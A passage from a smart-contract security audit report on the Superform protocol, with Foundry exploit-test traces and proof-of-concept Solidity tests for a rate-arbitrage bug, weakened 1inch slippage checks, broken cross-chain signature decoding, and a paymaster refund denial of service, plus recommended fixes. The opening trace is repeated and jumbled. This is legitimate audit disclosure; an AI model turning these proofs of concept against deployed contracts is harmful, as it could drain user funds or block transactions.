        [221] MockStandardizedYield::decimals() [staticcall]
        [629] MockPendleMarket::readTokens() [staticcall]
            [Return] MockStandardizedYield: [0xc7183455a4C133Ae270771860664b6B7ec320bB1],
↪  MockStandardizedYield: [0xa0Cb889707d426A7A386870A03bc70d1b0697598], MockStandardizedYield:
↪  [0x1d1499e622D69689cdf9004d05Ec547d650Ff211]
        [221] MockStandardizedYield::decimals() [staticcall]
            [Return] MockStandardizedYield: [0xc7183455a4C133Ae270771860664b6B7ec320bB1],
↪  MockStandardizedYield: [0xa0Cb889707d426A7A386870A03bc70d1b0697598], MockStandardizedYield:
↪  [0x1d1499e622D69689cdf9004d05Ec547d650Ff211]
        [221] MockStandardizedYield::decimals() [staticcall]
          ← [Return] 18
      ← [Return] 10000000000000000000 [1e20]
    [0] console::log("Attacker invests:", 100, "ETH") [staticcall]
      ← [Stop]
70d1b0697598], MockStandardizedYield: [0x1d1499e622D69689cdf9004d05Ec547d650Ff211]
        [221] MockStandardizedYield::decimals() [staticcall]
          ← [Return] 18
      ← [Return] 10000000000000000000 [1e20]
    [0] console::log("Attacker invests:", 100, "ETH") [staticcall]
      ← [Stop]
    [0] console::log("Should receive:", 95, "PT") [staticcall]
        ← [Return] 18
      ← [Return] 10000000000000000000 [1e20]
    [0] console::log("Attacker invests:", 100, "ETH") [staticcall]
      ← [Stop]
    [0] console::log("Should receive:", 95, "PT") [staticcall]
```

```
    ← [Stop]
  [0] console::log("Should receive:", 95, "PT") [staticcall]
    ← [Stop]
  [0] console::log("Actually receives:", 100, "PT") [staticcall]
  [0] console::log("Should receive:", 95, "PT") [staticcall]
    ← [Stop]
  [0] console::log("Actually receives:", 100, "PT") [staticcall]
    ← [Stop]
  [0] console::log("Actually receives:", 100, "PT") [staticcall]
  [0] console::log("Actually receives:", 100, "PT") [staticcall]
    ← [Stop]
    ← [Stop]
  [0] console::log("Extra PT stolen:", 5) [staticcall]
    ← [Stop]
  [0] console::log("Extra PT stolen:", 5) [staticcall]
    ← [Stop]
  [0] console::log("Profit in ETH:", 4) [staticcall]
    ← [Stop]
  [0] console::log("Profit in ETH:", 4) [staticcall]
    ← [Stop]
  [0] console::log("Profit in ETH:", 4) [staticcall]
    ← [Stop]
    ← [Stop]
  [0] VM::assertTrue(true, "EXPLOIT: Attacker gets more PT than they paid for") [staticcall]
    ← [Return]
  [0] VM::assertTrue(false, "EXPLOIT: Attacker profits >10 ETH from rate bug") [staticcall]
    ← [Revert] EXPLOIT: Attacker profits >10 ETH from rate bug
← [Revert] EXPLOIT: Attacker profits >10 ETH from rate bug

Suite result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 1.19ms (286.70µs CPU time)

Ran 1 test suite in 813.46ms (1.19ms CPU time): 0 tests passed, 1 failed, 0 skipped (1 total tests)

Failing tests:
Encountered 1 failing test in
↪  test/unit/accounting/oracles/PendlePTYieldSourceOracle.t.sol:PendlePtYieldSourceOracleTest
[FAIL: EXPLOIT: Attacker profits >10 ETH from rate bug] testExploit_RateArbitrage() (gas: 97833)

Encountered a total of 1 failing tests, 0 tests succeeded
```

Recommendation: Here is an example of fixing first. It needs to multiply by the rate instead of dividing:

```
sharesOut = (assetsIn18 * pricePerShare) / (10 ** PRICE_DECIMALS);
```

Then scale to PT decimals :

```
sharesOut = sharesOut * (10 ** uint256(ptDecimals)) / (10 ** PRICE_DECIMALS);
```

Superform: Acknowledged.

3.3.36 In `Swap1InchHook`, Slippage Protection Not Updated When `usePrevHookAmount` Is `True`

Submitted by Z-Bra

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: In `Swap1InchHook`, when `usePrevHookAmount` is true, the input amount is updated using the previous hook's output, but the slippage protection (`minReturn`) is not updated, which weakens user-defined slippage constraints.

Finding Description: `Swap1InchHook` supports chaining swaps by using the output of a previous hook as the input for the current one. When `usePrevHookAmount` is set to true, the amount is updated to match the previous output. However, the `minReturn` or `minReturnAmount` field, which protects against slippage, is left unchanged. This leads to a mismatch between the new input amount and the expected minimum output, reducing the effective slippage protection. If the previous hook returns more than expected, the slippage rate becomes much looser than intended.

Impact Explanation: Slippage protection becomes less strict when the input amount is higher than expected.

Example:

- Step 1: Swap 100 TokenA → TokenB, expect ≥ 95 TokenB.
- Step 2: Swap TokenB → TokenC, expect ≥ 90 TokenC, with `usePrevHookAmount = true`.

If Step 1 returns 105 TokenB, Step 2 still enforces a `minReturn` of 90. This increases slippage from 5.3% `(1 - (90 / 95))` to 14.3% `(1 - (90 / 105))`.

Likelihood Explanation: It consistently weakens slippage protection and could lead to worse trade outcomes.

Proof of Concept: The following testcase shows when `usePrevHookAmount` is true, the `minReturn` is remain unchanged.

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.30;

import {Test} from "forge-std/Test.sol";
import {Execution} from "modulekit/accounts/erc7579/lib/ExecutionLib.sol";
import {Swap1InchHook} from "../../../../../src/core/hooks/swappers/1inch/Swap1InchHook.sol";
import {ISuperHook} from "../../../../../src/core/interfaces/ISuperHook.sol";
import {MockERC20} from "../../../../mocks/MockERC20.sol";
import "../../../../../src/vendor/1inch/I1InchAggregationRouterV6.sol";
import "forge-std/console.sol";

contract MockPrevHook {
    uint256 public outAmountValue;

    constructor(uint256 _outAmount) {
        outAmountValue = _outAmount;
    }

    function outAmount() external view returns (uint256) {
        return outAmountValue;
    }
}

struct ExecData {
    address receiver;
    address fromToken;
    uint256 amount;
    uint256 minReturn;
}

contract Swap1InchHookBugTest is Test {
    Swap1InchHook public hook;
    address public mockRouter;
    address public srcToken;
    address public dstToken;
    address public dstReceiver;
    address public mockPair;

    uint256 swap1Amount = 1000;
    uint256 swap1OutAmount = 950;
    uint256 swap1MinReturn = 900; // 10% slippage

    uint256 swap2Amount = 2000;
    uint256 swap2MinReturn = 1800; // 10% slippage

    uint256 prevHookAmount = swap1OutAmount;

    function setUp() public {
        srcToken = address(new MockERC20("Source Token", "SRC", 18));
        dstToken = address(new MockERC20("Destination Token", "DST", 18));
        dstReceiver = makeAddr("dstReceiver");

        mockRouter = makeAddr("mockRouter");
        mockPair = makeAddr("mockPair");

        hook = new Swap1InchHook(mockRouter);
    }

    function test_Bug_UsePrevHookAmount_UpdatesAmountButNotMinReturn() public {
        vm.mockCall(mockPair, abi.encodeWithSignature("token0()"), abi.encode(srcToken));
        vm.mockCall(mockPair, abi.encodeWithSignature("token1()"), abi.encode(dstToken));

        // 1. First, build with usePrevHookAmount = false (normal case)
```

```
        bytes memory normalHookData = _buildUnoswapData(
            swap1Amount,
            swap1MinReturn,
            false // usePrevHookAmount
        );

        Execution[] memory executions = hook.build(address(0), address(this), normalHookData);
        Execution memory execution = executions[0];
        ExecData memory decodeData = decodeUnoswapData(bytes(execution.callData));
        console.log("receiver", decodeData.receiver);
        console.log("fromToken", decodeData.fromToken);
        console.log("amount", decodeData.amount);
        console.log("minReturn", decodeData.minReturn);
        console.log("?!@#?");
        console.logBytes(execution.callData);

        MockPrevHook prevHook = new MockPrevHook(prevHookAmount);

        // 2. Now, build with usePrevHookAmount = true (bug case)
        bytes memory buggyHookData = _buildUnoswapData(
            swap2Amount,
            swap2MinReturn,
            true // usePrevHookAmount
        );

        Execution[] memory bugExecutions = hook.build(address(prevHook), address(this), buggyHookData);
        ExecData memory bugDecodeData = decodeUnoswapData(bytes(bugExecutions[0].callData));
        console.log("receiver", bugDecodeData.receiver);
        console.log("fromToken", bugDecodeData.fromToken);
        console.log("amount", bugDecodeData.amount);
        console.log("minReturn", bugDecodeData.minReturn);
        assertEq(bugDecodeData.amount, prevHookAmount);
        assertEq(bugDecodeData.minReturn, swap2MinReturn);
    }

    function _buildUnoswapData(
        uint256 _amount,
        uint256 _minAmount,
        bool usePrevHookAmount
    ) private view returns (bytes memory) {
        bytes memory unoswapData = abi.encode(
            dstReceiver, // receiver
            srcToken, // fromToken
            _amount, // amount
            _minAmount, // minReturn
            mockPair // dex (uniswap pair)
        );

        bytes4 selector = I1InchAggregationRouterV6.unoswapTo.selector;
        bytes memory callData = abi.encodePacked(selector, unoswapData);
        return abi.encodePacked(dstToken, dstReceiver, uint256(0), usePrevHookAmount, callData);
    }

    function decodeUnoswapData(bytes memory data) public pure returns (ExecData memory rst) {
        bool hasSelector = false;
        bytes4 selector = bytes4(data[0]) | (bytes4(data[1]) >> 8) | (bytes4(data[2]) >> 16) |
        ↪  (bytes4(data[3]) >> 24);
        hasSelector = (selector == I1InchAggregationRouterV6.unoswapTo.selector);
        address receiver;
        address fromToken;
        uint256 amount;
        uint256 minReturn;

        assembly {
            let startOffset := 32
            if hasSelector {
                startOffset := add(startOffset, 4)  // Add 4 more bytes for the selector
            }
            let ptr := add(data, startOffset)
            receiver := and(mload(ptr), 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF)

            ptr := add(data, add(startOffset, 32))
            fromToken := and(mload(ptr), 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF)

            ptr := add(data, add(startOffset, 64))
            amount := mload(ptr)
```

```
            ptr := add(data, add(startOffset, 96))
            minReturn := mload(ptr)
        }
        rst.receiver = receiver;
        rst.fromToken = fromToken;
        rst.amount = amount;
        rst.minReturn = minReturn;
    }
}
```

Recommendation: Provide a percentage-based slippage value (e.g. 0.5%) and compute `minReturn = amount * (1 - slippage)`.

Superform: Acknowledged.

3.3.37 Signature data decoding in the destination executor contract is broken

Submitted by Viraz

Severity: Low Risk

Context: AcrossSendFundsAndExecuteOnDstHook.sol#L107, SuperDestinationExecutor.sol#L187

Summary: Decoded signature on the destination chain in the executor does not match the signature on the source chain.

Finding Description: For signature verification for single, cross-chain operations, the protocol uses the `SignatureData` struct:

```
struct SignatureData {
    /// @notice Timestamp after which the signature is no longer valid
    uint48 validUntil;
    /// @notice Root of the merkle tree containing operation leaves
    bytes32 merkleRoot;
    /// @notice Merkle proof for the source chain operation
    bytes32[] proofSrc;
    /// @notice Merkle proof for the destination chain operation
    bytes32[] proofDst;
    /// @notice Raw ECDSA signature bytes
    bytes signature;
}
```

The protocol has a invariant/mechanism where even for cross chain operations the user will have to sign once using merkle proofs and use the same signature on the destination chain. So for example when a across hook is used to execute the cross-chain operation, the signature is retreived and encoded as follows.

```
// In AcrossSendFundsAndExecuteOnDstHook contract
bytes memory signature = ISuperSignatureStorage(_validator).retrieveSignatureData(account);

// In SuperMerkleValidator contract signature is stored with transient storeage
_storeSignature(uint256(uint160(_userOp.sender)), _userOp.signature);
```

For cross-chain operations, the executor is the `SuperDestinationExecutor` contract and the signature signed on the source chain is decoded to retreive the `merkleRoot` in the `_decodeMerkleRoot` function.

```
(, bytes32 merkleRoot,,) = abi.decode(userSignatureData, (uint48, bytes32, bytes32[], bytes));
return merkleRoot;
```

But the issue is this decoding is wrong as it missed the `bytes32[] proofDst` parameter so the signature fetched i.e the last argument is not correct and does not match the signature on the source chain.

Proof of Concept: In `CrosschainTests.sol` add this test:

```
function
↪  test_CreateNexusAccount_Through_SuperDestinationExecutor_results_in_different_signatures_in_executor()
↪  public {
    uint256 amountPerVault = 1e8 / 2;

    // ETH IS DST
```

```
    SELECT_FORK_AND_WARP(ETH, WARP_START_TIME);

    // PREPARE ETH DATA
    bytes memory targetExecutorMessage;
    address accountToUse;
    TargetExecutorMessage memory messageData;
    {
        address[] memory dstHookAddresses = new address[](0);
        bytes[] memory dstHookData = new bytes[](0);

        messageData = TargetExecutorMessage({
            hooksAddresses: dstHookAddresses,
            hooksData: dstHookData,
            validator: address(validatorOnETH),
            signer: validatorSigner,
            signerPrivateKey: validatorSignerPrivateKey,
            targetAdapter: address(acrossV3AdapterOnETH),
            targetExecutor: address(superTargetExecutorOnETH),
            nexusFactory: CHAIN_1_NEXUS_FACTORY,
            nexusBootstrap: CHAIN_1_NEXUS_BOOTSTRAP,
            chainId: uint64(ETH),
            amount: amountPerVault,
            account: address(0),
            tokenSent: underlyingETH_USDC
        });

        (targetExecutorMessage, accountToUse) = _createTargetExecutorMessage(messageData);
    }

    // BASE IS SRC
    SELECT_FORK_AND_WARP(BASE, WARP_START_TIME + 30 days);

    // PREPARE BASE DATA
    address[] memory srcHooksAddresses = new address[](2);
    srcHooksAddresses[0] = _getHookAddress(BASE, APPROVE_ERC20_HOOK_KEY);
    srcHooksAddresses[1] = _getHookAddress(BASE, ACROSS_SEND_FUNDS_AND_EXECUTE_ON_DST_HOOK_KEY);

    bytes[] memory srcHooksData = new bytes[](2);
    srcHooksData[0] =
        _createApproveHookData(underlyingBase_USDC, SPOKE_POOL_V3_ADDRESSES[BASE], amountPerVault / 2, false);
    srcHooksData[1] = _createAcrossV3ReceiveFundsAndExecuteHookData(
        underlyingBase_USDC, underlyingETH_USDC, amountPerVault, amountPerVault, ETH, true,
        ↪  targetExecutorMessage
    );

    UserOpData memory srcUserOpData = _createUserOpData(srcHooksAddresses, srcHooksData, BASE, true);

    bytes memory signatureData = _createMerkleRootAndSignature(messageData, srcUserOpData.userOpHash,
    ↪  accountToUse);
    srcUserOpData.userOp.signature = signatureData;

    // EXECUTE BASE
    _processAcrossV3Message(
        BASE, ETH, WARP_START_TIME + 30 days, executeOp(srcUserOpData), RELAYER_TYPE.NO_HOOKS, accountToUse
    );

    // the signatures don't match due to wrong decoding
    (, , , bytes memory destinationChainSignature) = abi.decode(signatureData, (uint48, bytes32, bytes32[],
    ↪  bytes));


    (, , , , bytes memory sourceChainSignature) = abi.decode(signatureData, (uint48, bytes32, bytes32[],
    ↪  bytes32[], bytes));

    assert(keccak256(destinationChainSignature) != keccak256(sourceChainSignature));
}
```

Now run the test with this command.

```
forge test --mt
↪  test_CreateNexusAccount_Through_SuperDestinationExecutor_results_in_different_signatures_in_executor -vvvv
```

Impact Explanation: The impact is low as even though due to the use of merkle root check protects with signature replay attack but still the decoding can be a issue if we need to access the `signature` in the executor.

Likelihood Explanation: The likelihood is high as this will happen everytime for a cross chain operation.

Recommendation: In the `SuperDestinationExecutor` contract fix the decoding.

```
- (, bytes32 merkleRoot,,) = abi.decode(userSignatureData, (uint48, bytes32, bytes32[], bytes));
+ (, bytes32 merkleRoot,,,) = abi.decode(userSignatureData, (uint48, bytes32, bytes32[], bytes32[], bytes));
```

Superform: Fixed in PR 534.

3.3.38 If paymaster is called with exactly maxGasLimit * maxFeePerGas for userOp, the execution will revert

Submitted by seeques

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: It is expected that `SuperNativePaymaster.handleOps()` will be called with no less than `maxGasLimit * maxFeePerGas` native tokens because this is the required prefund for single `userOp` during validation in `EntryPoint._validatePaymasterPrepayment()`. However, if there are any `refund` for the user and `SuperNativePaymaster.handleOps()` is called with less than `maxGasLimit * maxFeePerGas + refund` for single userOp, the execution of `userOp` will be dosed. Notice that `SuperBundler` will not catch a revert of `handleOps` during off-chain validation even if the `handleOps` is called with `maxGasLimit * maxFeePerGas`, because the refund is being done during execution in `postOp()` function of paymaster.

Finding Description: In the `EntryPoint` the `requiredPreFund` is calculated as follows:

```
unchecked {
    uint256 requiredGas = mUserOp.verificationGasLimit +
        mUserOp.callGasLimit +
        mUserOp.paymasterVerificationGasLimit +
        mUserOp.paymasterPostOpGasLimit +
        mUserOp.preVerificationGas;

    requiredPrefund = requiredGas * mUserOp.maxFeePerGas;
}
```

This is effectively the same as `maxGasLimit * maxFeePerGas`. In `EntryPoint._validatePaymasterPrepayment()` this prefund is subtracted from paymaster's deposit (a storage value):

```
paymasterInfo.deposit = deposit - requiredPreFund;
```

and this deposit is updated when `handleOps` is called with any `value`. This effectively means that `SuperNativePaymaster.handleOps()` must be called with `value` being no less than `maxGasLimit * maxFeePerGas` for single `userOp`. However, the refund for excess gas in `userOp` happens in `_postOp()` function, which calls the `EntryPoint.withdrawTo()` on address of the `userOp`'s account:

```
if (refund > 0) {
    entryPoint.withdrawTo(payable(sender), refund);
    emit SuperNativePaymsterRefund(sender, refund);
}
```

The `withdrawTo()` function updates the `deposit` of the `msg.sender` with the amount withdrawn, and in our case the `msg.sender` is the `SuperNativePaymaster`:

```
function withdrawTo(
    address payable withdrawAddress,
    uint256 withdrawAmount
) external {
    DepositInfo storage info = deposits[msg.sender];
    require(withdrawAmount <= info.deposit, "Withdraw amount too large");
    info.deposit = info.deposit - withdrawAmount;
    emit Withdrawn(msg.sender, withdrawAddress, withdrawAmount);
    (bool success,) = withdrawAddress.call{value: withdrawAmount}("");
    require(success, "failed to withdraw");
}
```

The issue is that if the `SuperNativePaymaster.handleOps()` is called with `value < maxGasLimit * maxFeePerGas + refund`, then execution of `userOp` will revert.

Impact Explanation: If paymaster will call `handleOps` with exactly `sum(maxGasLimit * maxFeePerGas)` of `userOps`, then all `userOp` who expects refund will revert during execution.

Likelihood Explanation: I believe that `SuperBundler` will charge users before execution of `userOp` with exactly `maxGasLimit * maxFeePerGas` native tokens to cover for the prefund, so the issue might occur since the off-chain validation will not catch a revert.

Proof of Concept: In Makefile add the following: `test-poc2 :; forge test --match-test $(TEST) -vvvv --jobs 10 --via-ir`. Create `PoC.t.sol` and `PoCHelper.t.sol` in `./test/integration`, copy both:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.30;

// external
import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import {IERC4626} from "@openzeppelin/contracts/interfaces/IERC4626.sol";

import {MinimalBaseNexusIntegrationTest} from "./MinimalBaseNexusIntegrationTest.t.sol";
import {INexus} from "../../src/vendor/nexus/INexus.sol";
import {MockRegistry} from "../mocks/MockRegistry.sol";
import {ISuperExecutor} from "../../src/core/interfaces/ISuperExecutor.sol";

import {PackedUserOperation} from "modulekit/external/ERC4337.sol";
import {SuperNativePaymaster} from "../../src/core/paymaster/SuperNativePaymaster.sol";
import {IEntryPoint} from "@ERC4337/account-abstraction/contracts/interfaces/IEntryPoint.sol";
import {PoCHelper} from "./PoCHelper.t.sol";
import "forge-std/console.sol";

contract PoC is PoCHelper {
    MockRegistry public nexusRegistry;
    address[] public attesters;
    uint8 public threshold;

    bytes public mockSignature;

    function setUp() public override {
        blockNumber = ETH_BLOCK;
        super.setUp();
        nexusRegistry = new MockRegistry();
        attesters = new address[](1);
        attesters[0] = address(MANAGER);
        threshold = 1;

        mockSignature = abi.encodePacked(hex"41414141");
    }

    function test_refundDOS() public {
        // create account
        address nexusAccount = _createWithNexus(address(nexusRegistry), attesters, threshold, 0);

        // fund account
        vm.deal(nexusAccount, LARGE);

        uint256 amount = 10e18;

        // add tokens to account
        _getTokens(CHAIN_1_WETH, nexusAccount, amount);

        // create SuperExecutor data
        address[] memory hooksAddresses = new address[](1);
        bytes[] memory hooksData = new bytes[](1);
        hooksAddresses[0] = approveHook;
        hooksData[0] = _createApproveHookData(CHAIN_1_WETH, address(MANAGER), amount, false);
        ISuperExecutor.ExecutorEntry memory entry =
        ISuperExecutor.ExecutorEntry({hooksAddresses: hooksAddresses, hooksData: hooksData});

        // create paymaster
        // set maxGasLimit
        // paymasterVerificationGasLimit + paymasterPostOpGasLimit + callGasLimit + verificationGasLimit +
        ↪  preVerificationGas
        // every value was set to 50e6, so in total we have 250e6
        uint256 maxGasLimit = 250e6;

        // maxFeePerGas is set to 40 gwei
        uint256 maxFeePerGas = 40 gwei;
```

```
        SuperNativePaymaster paymaster = new
        ↪  SuperNativePaymaster(IEntryPoint(0x0000000071727De22E5E9d8BAf0edAc6f37da032));
        uint128 paymasterVerificationGasLimit = 50e6;
        uint128 paymasterPostOpGasLimit = 50e6;
        bytes memory paymasterData = abi.encode(maxGasLimit, uint256(0)); // premium is zero
        bytes memory paymasterAndData = abi.encodePacked(address(paymaster), paymasterVerificationGasLimit,
        ↪  paymasterPostOpGasLimit, paymasterData);

        PackedUserOperation[] memory ops = _createUserOpWithPaymaster(nexusAccount, entry, paymasterAndData);

        uint256 snapshotBeforeDos = vm.snapshotState();

        // gasPrice in EntryPoint is `min(maxFeePerGas, maxPriorityFeePerGas + block.basefee);`
        // our priorityFee is 4e6, and we set the 1e2 basefee
        // the tx.gasprice is 1e5, so maxPriorityFeePerGas + block.basefee covers the gas price
        vm.txGasPrice(1e5);
        vm.fee(1e2);

        // SuperBundler calls paymaster.handleOps() with maxGasLimit * maxFeePerGas ether value, as was paid by
        ↪  the account
        // but the execution will fail since deposit will not cover the refund
        vm.deal(address(this), maxGasLimit * maxFeePerGas);
        paymaster.handleOps{gas: maxGasLimit, value: address(this).balance}(ops);

        // Allowace hasn't been set, dos
        uint256 allowanceAmount = IERC20(CHAIN_1_WETH).allowance(nexusAccount, address(MANAGER));
        assertNotEq(allowanceAmount, amount, "Allowance was not set");
    }

    receive() external payable {}
}
```

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.30;

// external
import {Execution} from "modulekit/accounts/common/interfaces/IERC7579Account.sol";
import "modulekit/accounts/common/lib/ModeLib.sol";
import {ExecutionLib} from "modulekit/accounts/erc7579/lib/ExecutionLib.sol";
import {MessageHashUtils} from "@openzeppelin/contracts/utils/cryptography/MessageHashUtils.sol";

import {Helpers} from "../utils/Helpers.sol";
import {MerkleTreeHelper} from "../utils/MerkleTreeHelper.sol";
import {InternalHelpers} from "../utils/InternalHelpers.sol";

import {INexus} from "../../src/vendor/nexus/INexus.sol";
import {INexusFactory} from "../../src/vendor/nexus/INexusFactory.sol";
import {BootstrapConfig, INexusBootstrap} from "../../src/vendor/nexus/INexusBootstrap.sol";
import {IERC7484} from "../../src/vendor/nexus/IERC7484.sol";

// Superform
import {IEntryPoint} from "@ERC4337/account-abstraction/contracts/interfaces/IEntryPoint.sol";
import {PackedUserOperation} from "modulekit/external/ERC4337.sol";
import {ISuperExecutor} from "../../src/core/interfaces/ISuperExecutor.sol";
import {SuperMerkleValidator} from "../../src/core/validators/SuperMerkleValidator.sol";
import {SuperLedgerConfiguration} from "../../src/core/accounting/SuperLedgerConfiguration.sol";
import {SuperExecutor} from "../../src/core/executors/SuperExecutor.sol";
import {ERC4626YieldSourceOracle} from "../../src/core/accounting/oracles/ERC4626YieldSourceOracle.sol";
import {ERC5115YieldSourceOracle} from "../../src/core/accounting/oracles/ERC5115YieldSourceOracle.sol";
import {ERC7540YieldSourceOracle} from "../../src/core/accounting/oracles/ERC7540YieldSourceOracle.sol";
import {SuperLedger} from "../../src/core/accounting/SuperLedger.sol";
import {ERC5115Ledger} from "../../src/core/accounting/ERC5115Ledger.sol";
import {ISuperLedgerConfiguration} from "../../src/core/interfaces/accounting/ISuperLedgerConfiguration.sol";
import {ISuperLedger} from "../../src/core/interfaces/accounting/ISuperLedger.sol";
import {ApproveERC20Hook} from "../../src/core/hooks/tokens/erc20/ApproveERC20Hook.sol";
import {Deposit4626VaultHook} from "../../src/core/hooks/vaults/4626/Deposit4626VaultHook.sol";
import {Redeem4626VaultHook} from "../../src/core/hooks/vaults/4626/Redeem4626VaultHook.sol";

import {TransferERC20Hook} from "../../src/core/hooks/tokens/erc20/TransferERC20Hook.sol";

abstract contract PoCHelper is Helpers, MerkleTreeHelper, InternalHelpers {
    SuperMerkleValidator public superMerkleValidator;
    INexusFactory public nexusFactory;
    INexusBootstrap public nexusBootstrap;
    SuperExecutor public superExecutorModule;
    ISuperLedgerConfiguration public ledgerConfig;
```

```
ISuperLedger public ledger;
bytes32 public initSalt;

address public signer;
uint256 public signerPrvKey;
uint256 public blockNumber;
address public approveHook;
address public deposit4626Hook;
address public redeem4626Hook;
address public yieldSourceOracle4626;
address public yieldSourceOracle5115;
address public yieldSourceOracle7540;

address public transferERC20Hook;

function setUp() public virtual {
    blockNumber != 0
        ? vm.createSelectFork(vm.envString(ETHEREUM_RPC_URL_KEY), blockNumber)
        : vm.createSelectFork(vm.envString(ETHEREUM_RPC_URL_KEY));
    MANAGER = _deployAccount(MANAGER_KEY, "MANAGER");

    (signer, signerPrvKey) = makeAddrAndKey("signer");

    initSalt = keccak256(abi.encode("test"));

    superMerkleValidator = new SuperMerkleValidator();
    vm.label(address(superMerkleValidator), "SuperMerkleValidator");
    nexusFactory = INexusFactory(CHAIN_1_NEXUS_FACTORY);
    vm.label(address(nexusFactory), "NexusFactory");
    nexusBootstrap = INexusBootstrap(CHAIN_1_NEXUS_BOOTSTRAP);
    vm.label(address(nexusBootstrap), "NexusBootstrap");
    ledgerConfig = ISuperLedgerConfiguration(new SuperLedgerConfiguration());

    superExecutorModule = new SuperExecutor(address(ledgerConfig));

    address[] memory allowedExecutors = new address[](1);
    allowedExecutors[0] = address(superExecutorModule);

    ledger = ISuperLedger(address(new SuperLedger(address(ledgerConfig), allowedExecutors)));

    ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[] memory configs =
        new ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[](3);
    yieldSourceOracle4626 = address(new ERC4626YieldSourceOracle());
    yieldSourceOracle5115 = address(new ERC5115YieldSourceOracle());
    yieldSourceOracle7540 = address(new ERC7540YieldSourceOracle());
    configs[0] = ISuperLedgerConfiguration.YieldSourceOracleConfigArgs({
        yieldSourceOracleId: bytes4(bytes(ERC4626_YIELD_SOURCE_ORACLE_KEY)),
        yieldSourceOracle: yieldSourceOracle4626,
        feePercent: 100,
        feeRecipient: makeAddr("feeRecipient"),
        ledger: address(ledger)
    });
    configs[1] = ISuperLedgerConfiguration.YieldSourceOracleConfigArgs({
        yieldSourceOracleId: bytes4(bytes(ERC7540_YIELD_SOURCE_ORACLE_KEY)),
        yieldSourceOracle: yieldSourceOracle7540,
        feePercent: 100,
        feeRecipient: makeAddr("feeRecipient"),
        ledger: address(ledger)
    });

    configs[2] = ISuperLedgerConfiguration.YieldSourceOracleConfigArgs({
        yieldSourceOracleId: bytes4(bytes(ERC5115_YIELD_SOURCE_ORACLE_KEY)),
        yieldSourceOracle: yieldSourceOracle5115,
        feePercent: 100,
        feeRecipient: makeAddr("feeRecipient"),
        ledger: address(new ERC5115Ledger(address(ledgerConfig), allowedExecutors))
    });
    ledgerConfig.setYieldSourceOracles(configs);

    approveHook = address(new ApproveERC20Hook());
    deposit4626Hook = address(new Deposit4626VaultHook());
    redeem4626Hook = address(new Redeem4626VaultHook());

    transferERC20Hook = address(new TransferERC20Hook());
}
```

```
/*//////////////////////////////////////////////////////////////
                        ACCOUNT CREATION METHODS
//////////////////////////////////////////////////////////////*/
function _createWithNexus(address registry, address[] memory attesters, uint8 threshold, uint256 value)
    internal
    returns (address)
{
    bytes memory initData = _getNexusInitData(registry, attesters, threshold);

    address computedAddress = nexusFactory.computeAccountAddress(initData, initSalt);
    address deployedAddress = nexusFactory.createAccount{value: value}(initData, initSalt);

    if (deployedAddress != computedAddress) revert("Nexus SCA addresses mismatch");
    return computedAddress;
}

function _getNexusInitData(address registry, address[] memory attesters, uint8 threshold)
    internal
    view
    returns (bytes memory)
{
    // create validators
    BootstrapConfig[] memory validators = new BootstrapConfig[](1);
    validators[0] = BootstrapConfig({module: address(superMerkleValidator), data: abi.encode(signer)});

    // create executors
    BootstrapConfig[] memory executors = new BootstrapConfig[](1);
    executors[0] = BootstrapConfig({module: address(superExecutorModule), data: ""});

    // create hooks
    BootstrapConfig memory hook = BootstrapConfig({module: address(0), data: ""});

    // create fallbacks
    BootstrapConfig[] memory fallbacks = new BootstrapConfig[](0);

    return nexusBootstrap.getInitNexusCalldata(
        validators, executors, hook, fallbacks, IERC7484(registry), attesters, threshold
    );
}

/*//////////////////////////////////////////////////////////////
                        USER OPERATION METHODS
//////////////////////////////////////////////////////////////*/
function _prepareNonce(address account) internal view returns (uint256 nonce) {
    uint192 nonceKey;
    address validator = address(superMerkleValidator);
    bytes32 batchId = bytes3(0);
    bytes1 vMode = MODE_VALIDATION;
    assembly {
        nonceKey := or(shr(88, vMode), validator)
        nonceKey := or(shr(64, batchId), nonceKey)
    }
    nonce = IEntryPoint(ENTRYPOINT_ADDR).getNonce(account, nonceKey);
}

function _createUserOpWithPaymaster(address account, ISuperExecutor.ExecutorEntry memory entry, bytes
↪  memory paymasterAndData) internal returns (PackedUserOperation[] memory) {
    Execution[] memory executions = new Execution[](1);
    executions[0] = Execution({
        target: address(superExecutorModule),
        value: 0,
        callData: abi.encodeWithSelector(ISuperExecutor.execute.selector, abi.encode(entry))
    });

    bytes memory callData = _prepareExecutionCalldata(executions);
    uint256 nonce = _prepareNonce(account);
    PackedUserOperation memory userOp = _createPackedUserOperationWithPaymaster(account, nonce, callData,
    ↪  paymasterAndData);

    // create validator merkle tree & get signature data
    uint48 validUntil = uint48(block.timestamp + 1 hours);
    bytes32[] memory leaves = new bytes32[](1);
    leaves[0] = _createSourceValidatorLeaf(IEntryPoint(ENTRYPOINT_ADDR).getUserOpHash(userOp), validUntil);
    (bytes32[][] memory proof, bytes32 root) = _createValidatorMerkleTree(leaves);
    bytes memory signature = _getSignature(root);
    bytes memory sigData = abi.encode(validUntil, root, proof[0], proof[0], signature);
```

```
        // -- replace signature with validator signature
        userOp.signature = sigData;

        PackedUserOperation[] memory userOps = new PackedUserOperation[](1);
        userOps[0] = userOp;
        return userOps;
    }

    function _createPackedUserOperationWithPaymaster(address account, uint256 nonce, bytes memory callData,
    ↪  bytes memory paymasterAndData)
        internal
        pure
        returns (PackedUserOperation memory)
    {
        return PackedUserOperation({
            sender: account,
            nonce: nonce,
            initCode: "", //we assume contract is already deployed (following the Bundler flow)
            callData: callData,
            accountGasLimits: bytes32(abi.encodePacked(uint128(50e6), uint128(50e6))),
            preVerificationGas: 50e6,
            gasFees: bytes32(abi.encodePacked(uint128(4e6), uint128(40 gwei))), //concatenation of
            ↪  maxPriorityFeePerGas (16 bytes) and maxFeePerGas (16 bytes)
            paymasterAndData: paymasterAndData,
            signature: hex"1234"
        });
    }

    function _prepareExecutionCalldata(Execution[] memory executions)
        internal
        pure
        returns (bytes memory executionCalldata)
    {
        ModeCode mode;
        uint256 length = executions.length;

